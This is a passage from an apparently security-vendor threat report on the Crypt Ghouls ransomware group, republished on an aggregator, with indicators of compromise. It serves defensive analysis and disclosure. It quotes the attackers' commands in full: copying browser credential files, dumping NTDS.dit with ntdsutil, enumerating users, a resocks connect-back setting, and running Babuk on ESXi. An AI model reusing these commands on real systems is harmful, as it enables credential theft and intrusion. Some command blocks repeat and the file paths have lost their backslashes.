    The first argument is the process ID (PID). The second argument is the file name and directory to save the dump of the selected process to.

    The MiniDump Tool creates a driver at the following path:

    1

    C:Users[username]AppDataLocalTempkxxxxxxx.sys

    Next, it runs the driver and passes to it a control code to read the memory of the process whose identifier is specified as the first argument, then it saves the dump in the system, in this case — in a file in the current directory while using the process ID as its name.

    Login credentials from browsers

    Crypt Ghouls also copied files containing credentials stored in browsers to a temporary directory:

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalGoogleChromeUser
    DataDefaultLogin Data” “C:WindowsTemp1713909173.8739672”

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalMicrosoftEdgeUser
    DataDefaultLogin Data” “C:WindowsTemp1713909181.5850394”

    1

    2

    3

    4

    5

    6

    7

    8

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalMicrosoftEdgeUser

    DataDefaultLogin Data” “C:WindowsTemp1713909129.8364425”

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalGoogleChromeUser

    DataDefaultLogin Data” “C:WindowsTemp1713909173.8739672”

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalMicrosoftEdgeUser

    DataDefaultLogin Data” “C:WindowsTemp1713909181.5850394”

    The commands on the hosts were run via WMI.

    The attackers then used PowerShell to request a list of local users:

    c:windowssystem32wbemwmiprvse.exe >

        cmd.exe /Q /c powershell.exe “Get-LocalUser | Select name” 1>

    WindowsTempqnLJbp 2>&1“

    NTDS.dit dump

    Crypt Ghouls connected to the domain controller with compromised credentials via WMI. After establishing the connection, they tried to save the NTDS.dit dump. The attackers leveraged an existing scheduler task to obtain the dump. They modified the task four times. First, they obtained the NTDS.dit dump with the Ntdsutil utility. Then they archived the folder containing the dump and deleted the folder. The final change to the scheduler task restored its original value.

    powershell.exe out-file -inputobject (7zr.exe a c:programdataad.7z
    c:programdataactivedirectory) -encoding utf8 -filepath
    c:programdatamicrosoftvault4c6b60eb-eafe-ab9b-adfa-ed24b2398e0c

    powershell.exe out-file -inputobject (cmd /c rmdir /q /s
    c:programdataactivedirectory) – encoding utf8 -filepath
    c:programdatamicrosoftvaulta5ad25f1-f569-6247-0722- ad6fe54e350f

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    powershell.exe out–file –inputobject (ntdsutil.exe ‘ac i ntds’ ‘ifm’

    ‘create full c:programdataactivedirectory’ q q) –encoding utf8 –

    filepath c:programdatamicrosoftvaultdabbf27c–37ef–9946–a3d3–

    7aaaebce7577

    powershell.exe out–file –inputobject (7zr.exe a c:programdataad.7z

    c:programdataactivedirectory) –encoding utf8 –filepath

    c:programdatamicrosoftvault4c6b60eb–eafe–ab9b–adfa–ed24b2398e0c

    powershell.exe out–file –inputobject (cmd /c rmdir /q /s

    c:programdataactivedirectory) – encoding utf8 –filepath

    c:programdatamicrosoftvaulta5ad25f1–f569–6247–0722– ad6fe54e350f

    The 7-Zip utility was also downloaded from GitHub:

    1

    https://github.com/ip7z/7zip/releases/download/23.01/7zr.exe

    However, we did not detect any further data exfiltration after the archiving.

    Network reconnaissance and spread

    Crypt Ghouls used the PingCastle utility (MD5: F4A84D6F1CAF0875B50135423D04139F) to collect information about the infrastructure of the domain they resided in. Additionally, the attackers periodically scanned the network using the legitimate utility SoftPerfect Network Scanner to identify open ports and network shares.

    As we mentioned above, the attackers used the WmiExec.py Impacket module for network navigation. We found that two of the targets had PAExec, a remote command tool, running on their systems at some point:

    c:windowspaexec–[xxxxx]–[source_host_redacted].exe –service

        cmd

    Infrastructure

    Crypt Ghouls uses several remote access utilities. AnyDesk was the most commonly used tool according to our research, but the attackers employed a variety of other methods as well. The table below presents the names of the utilities and the directories where they were found.

    Name Directory
    AnyDesk C:Users[redacted]DownloadsAnyDesk.exe
    Localtonet C:WindowsTemplocaltonet.exe
    resocks /usr/sbin/xfs-modules

    The IP addresses used for remote connections to AnyDesk and Localtonet belonged to a Surfshark VPN subnet.

    Resocks is a reverse SOCKS5 proxy for tunneling traffic. While investigating this group’s activity, we found a proxy sample that was configured to use the IP address 91.142.73[.]178, which is part of the hosting provider VDSina’s network.

    Below are the notable parameters of the resocks sample, which provide additional context for the research:

    –X main.defaultConnectBackAddress=91.142.73[.]178 –X

    main.defaultConnectionKey=CzKDvHM8UGE/QtjuF2SSkJzaVmRpjNipdWlbTzFry6o

    DLL sideloading

    The malicious actor used the DLL sideloading technique by placing a legitimate Windows installer management application, dism.exe, and a malicious loader, dismcore.dll, in the same folder: c:ProgramDataoracle.

    The dismcore.dll loader attempted to locate the file odbcconf.xml, which contained the payload, but we were unable to retrieve that file.

    File encryption

    The attackers encrypted data with publicly available versions of the popular LockBit 3.0 (for Windows systems) and Babuk (for Linux) malware. The LockBit sample we analyzed was configured with commands to encrypt local drives, terminate specific processes and services, disable Windows Defender, and delete event logs. The ransomware added system directories, as well as a folder named intel where the attackers loaded tools to harvest credentials, to the encryption exclusions list.

    A snippet of the LockBit 3.0 sample’s configuration

    We noticed something strange about how a victim’s files were encrypted. First, LockBit encrypted files with specific extensions, as defined in its sample configuration. These are the files that the attackers may find most valuable. Besides these, the malware encrypts files in the recycle bin while inserting random characters in these. Beyond the primary algorithm, we found a cycle that systematically renamed the original file in the recycle bin. This process iterated through every letter of the English alphabet, continuing until it reached the last one. This type of encryption makes it really hard, or even impossible, to recover the user’s files.

    The file renaming cycle

    Below is an example of how this appears in logs:

    1

    2

    3

    4

    5

    6

    7

    8

    File Renamed c:$recycle.bin[redacted]desktop.ini

    c:$recycle.bin[redacted]aaaaaaaaaaa

    File Renamed c:$recycle.bin[redacted]aaaaaaaaaaa

    c:$recycle.bin[redacted]bbbbbbbbbbb

    File Renamed c:$recycle.bin[redacted]bbbbbbbbbbb

    c:$recycle.bin[redacted]ccccccccccc

    File Renamed c:$recycle.bin[redacted]ccccccccccc

    c:$recycle.bin[redacted]ddddddddddd

    The algorithm then attempts to delete the last version of
    c:$recycle.bin[redacted]zzzzzzzzzzz.

    The attackers leave a ransom note with a link containing their ID in the Session messaging service for future contact:

    A LockBit 3.0 ransom note

    Session supports end-to-end encryption, which minimizes the risk of data breaches. The developers claim their messaging service is built to guarantee complete privacy. Session has been used by other ransomware groups, such as GhostLocker, SEXi, and MorLock, in their attacks.

    Additionally, attackers targeted ESXi servers with the Babuk ransomware. They would connect to the ESXi server via SSH, upload Babuk, and initiate the encryption process for the files within the virtual machines:

    1

    /tmp/lock.out “/vmfs/volumes/[redacted]”

    We believe the goal of the attackers was to disrupt the targeted organizations’ operations, besides financial gain.

    Links to other groups

    We are seeing a lot of overlap in the tools and techniques used by cybercriminals targeting Russian businesses and government agencies. Below, we outline the key similarities we found in attacks by different groups.

    MorLock

    MorLock activities, as investigated by F.A.C.C.T., shares many features with several of the attacks we analyzed for this report. The groups share most of the tools they use: SoftPerfect Network Scanner, XenAllPasswordPro, AnyDesk, PingCastle, Localtonet, NSSM, resocks, LockBit 3.0, and Babuk.

    The file and folder names used in attacks by both groups also show similarities. Thus we found a resocks utility named “xfs-healthcheck”, a name that follows the same template as the resocks names on the list of indicators published by F.A.C.C.T.: [xxx]-healthcheck. We noticed a further similarity when studying the XenAllPasswordPro utility: in MorLock attacks, it was located in a directory named “allinone2023”.

    Furthermore, we checked the MorLock infrastructure as reported by F.A.C.C.T., only to find that the group also used Surfshark VPN and the VDSina hosting services provider.

    BlackJack

    While investigating the utilities used in Crypt Ghouls attacks, we found an overlap with the toolkit employed by the BlackJack group, which also used XenAllPasswordPro. This caught our attention, as XenAllPasswordPro is not the most popular tool among cybercriminals despite being freely available.

    Twelve

    We have seen XenAllPasswordPro used in attacks by Twelve too. Furthermore, we discovered Intellpui.vbs, a loader for CobInt, also used by Twelve, on one of the systems attacked by Crypt Ghouls.

    Shedding Zmiy

    Shedding Zmiy is a group associated with the (Ex)Cobalt activity cluster. We found a further overlap in a report by Solar 4RAYS on this group-related incidents, namely the use of DLL sideloading with the dismcore.dll malicious loader. The report mentioned other familiar utilities and malware: resocks, SoftPerfect Network Scanner, and CobInt. In addition, Shedding Zmiy used VDSina to host its command-and-control servers.

    The similarities between the groups described above led to the conclusion that these attacks overlap with the activity of Crypt Ghouls. Our analysis of cybercriminal tools and tactics suggests that different groups may be collaborating, sharing resources, or exchanging intelligence. Other vendors have found evidence of the (Ex)Cobalt cluster members participating in these groups’ activities, and our analysis confirms this. Right now, we cannot say for sure that these campaigns are connected, but we anticipate their number will increase further. We will continue to monitor activity targeting Russian organizations.

    Victims

    Russian government agencies as well as mining, energy, finance, and retail companies have fallen victim to the Crypt Ghouls group.

    Conclusion

    Crypt Ghouls is another group attacking Russia. Cybercriminals are leveraging compromised credentials, often belonging to subcontractors, and popular open-source tools. These include modified configurations of the LockBit 3.0 and Babuk ransomware, whose builders and source code are publicly available. As the number of attackers using leaked builds increases, identifying the perpetrators of threats becomes increasingly difficult. The shared toolkit used in attacks on Russia makes it challenging to pinpoint the specific hacktivist groups involved. In the attacks carried out by the Crypt Ghouls, we have identified components of infrastructure and a variety of popular tools that are also used by many other groups. This suggests that the current actors are not only sharing knowledge but also their toolkits. All of this only makes it more difficult to identify specific malicious actors behind the wave of attacks directed at Russian organizations.

    Indicators of compromise

    Note: Network addresses specified in this section are valid at the time of publishing, but may change over time.

    SHA256:

    File paths:
    С:ProgramDataoracledismcore.dll
    odbcconf.xml – payload
    C:UsersUserDownloadsdumper.ps1 – dumper.ps1
    C:UsersUserDesktopx86x64mimikatz.exe
    C:programdata1callinone2023xenallpasswordpro.exe
    С:programdataallinone2023xenallpasswordpro.exe
    С:programdatadbgallinone2023xenallpasswordpro.exe
    С:programdata1callinone2023xenallpasswordpro.exe
    $userdesktopallinone2023xenallpasswordpro.exe
    C:programdataallinone2023XenAllPasswordPro.exe
    C:WindowsTempnssm-2.24win64nssm.exe
    C:Users[redacted]DownloadsAnyDesk.exe
    C:WindowsTemplocaltonet.exe
    C:ProgramDatat.exe (MiniDump Tool)
    C:UsersUserAppDataLocalTempkxxxxxxx.sys
    C:WindowsTempkxxxxxxx.sys
    /tmp/lock.out (Babuk)
    /usr/sbin/xfs-healthcheck (resocks)
    /usr/sbin/xfs-modules (resocks)
    c:programdataintellintellpui.vbs (CobInt)

    IP addresses and URLs:
    45.11.181[.]152 – netstaticpoints[.]com – CobInt C2
    169.150.197[.]10 – SurfShark VPN
    169.150.197[.]18 – SurfShark VPN
    91.142.73[.]178 – VDSINA-NET
    91.142.74[.]87 – VDSINA-NET
    95.142.47[.]157 – VDSINA-NET
    185.231.155[.]124 – VDSINA-NET

    Utilities:
    XenAllPasswordPro
    PsExec
    PAExec
    SoftPerfect Network Scanner
    Localtonet
    PingCastle
    Mimikatz
    AnyDesk
    NSSM
    resocks

    MIL OSI Economics –

    January 24, 2025
←Previous Page
1 … 1,614 1,615 1,616 1,617 1,618 … 1,780
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress